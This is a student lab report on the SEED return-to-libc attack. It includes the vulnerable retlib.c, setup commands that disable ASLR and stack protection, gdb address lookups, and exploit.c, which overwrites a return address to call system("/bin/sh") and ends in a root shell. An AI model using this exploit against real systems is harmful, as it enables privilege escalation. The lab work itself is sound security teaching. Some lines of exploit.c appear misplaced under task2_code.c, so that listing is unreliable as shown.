Computer Security Project

Prerequisites

To successfully complete the three tasks involving the return-to-libc attack, we'll follow specific steps within the SEEDUbuntu 16.04 (32-bit) virtual machine running on Oracle VirtualBox.

1. Disable Address Space Randomization
   This helps in making address prediction feasible, which is critical for buffer overflow attacks.
2. Shell Redirection
   By default, /bin/sh points to /bin/dash, which includes a security feature that prevents execution in Set-UID processes. Since our target is a Set-UID program, we need to bypass this. We'll link /bin/sh to /bin/zsh, which is already installed in the SEEDUbuntu VM.
3. Compilation Settings
   The vulnerable program retlib.c is compiled with:
   - StackGuard protection disabled, to allow buffer overflows.
   - Non-executable stack protection enabled, to demonstrate that return-to-libc can bypass it.

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#ifndef BUF_SIZE
#define BUF_SIZE 12
#endif


int bof(FILE *badfile)
{
    char buffer[BUF_SIZE];
    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 300, badfile);
    return 1;
}
```

```c
int main(int argc, char **argv)
{
    FILE *badfile;
    char dummy[BUF_SIZE*5]; memset(dummy, 0, BUF_SIZE*5);

    badfile = fopen("badfile", "r");
    bof(badfile);

    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}
```

retlib.c

This program reads 300 bytes into a 12-byte buffer, causing a buffer overflow. If the program has root privileges and is Set-UID, we can exploit it to gain a root shell by crafting the badfile.

```
Terminal
[ 05/26/25 ]seed@VM:~$ cd Desktop/CS_Proj
[ 05/26/25 ]seed@VM:~/.../CS_Proj$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[ 05/26/25 ]seed@VM:~/.../CS_Proj$ sudo ln -sf /bin/zsh /bin/sh
[ 05/26/25 ]seed@VM:~/.../CS_Proj$ gcc -fno-stack-protector -z noexecstack -o retlib
retlib.c
[ 05/26/25 ]seed@VM:~/.../CS_Proj$ sudo chown root retlib
[ 05/26/25 ]seed@VM:~/.../CS_Proj$ sudo chmod 4755 retlib
[ 05/26/25 ]seed@VM:~/.../CS_Proj$
```

Task 1: Finding libc Function Addresses

With ASLR disabled, the libc library loads at the same address every run. Using gdb, we:

- Execute the vulnerable program once to load the libc library.
- Find the address of system() → 0xb7e42da0
- Find the address of exit() → 0xb7e369d0

```
[05/26/25]seed@VM:~/.../CS_Proj$ touch badfile
[05/26/25]seed@VM:~/.../CS_Proj$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/Desktop/CS_Proj/retlib
Returned Properly
[Inferior 1 (process 26719) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
[05/26/25]seed@VM:~/.../CS_Proj$
```

Task 2: Getting the Address of "/bin/sh"

We define an environment variable to store the shell string:

```
[05/26/25]seed@VM:~/.../CS_Proj$ export MYSHELL=/bin/sh
[05/26/25]seed@VM:~/.../CS_Proj$ env | grep MYSHELL
MYSHELL=/bin/sh
[05/26/25]seed@VM:~/.../CS_Proj$
```

As mentioned before, the MYSHELL variable's address will be used as an argument to the system( ) function. We will find this address using the following code:

```
#include <stdlib.h>
#include <stdio.h>

void main(){

    char* shell = getenv("MYSHELL");
    if (shell)
        printf("%x\n", (unsigned int)shell);

}
```

```
    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```

task2_code.c

After compiling and running the program we have found out that the searched address is 0xbffffdf1.

```
[05/26/25]seed@VM:~/.../CS_Proj$ gcc -o task2 task2_code.c
[05/26/25]seed@VM:~/.../CS_Proj$ ./task2
bffffdf1
[05/26/25]seed@VM:~/.../CS_Proj$
```

Task 3: Crafting the Exploit Payload


The payload in badfile is created to overwrite the return address in the vulnerable program:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>


int main(int argc, char **argv)
{

    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");

    *(long *) &buf[32] = 0xbffffdf1; // "/bin/sh"
    *(long *) &buf[24] = 0xb7e42da0; // system()
    *(long *) &buf[28] = 0xb7e369d0; // exit()
```

exploit.c

I have used each of the addresses found during the steps from above and have stored them accordingly in the buf array. We should set the address of system( ) at bof's return address (&buf[24]), where ebp (The Frame Pointer) now stands. Furthermore, ebp + 4 (&buf[28]) is treated as the return address of system( ). We can put the exit( ) address here so that on system( ) return, exit( ) is called and the program doesn't crash. The argument of system( ) needs to be put at ebp + 8 (&buf[32]) for our attack to be executed successfully.

When the function bof( ), from retlib, returns, it will return to the system( ) function and execute system("/bin/sh"). In this way, we will gain access to the root shell.



```
[05/26/25]seed@VM:~/.../CS_Proj$ gcc -o exploit exploit.c
[05/26/25]seed@VM:~/.../CS_Proj$ ./exploit
[05/26/25]seed@VM:~/.../CS_Proj$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```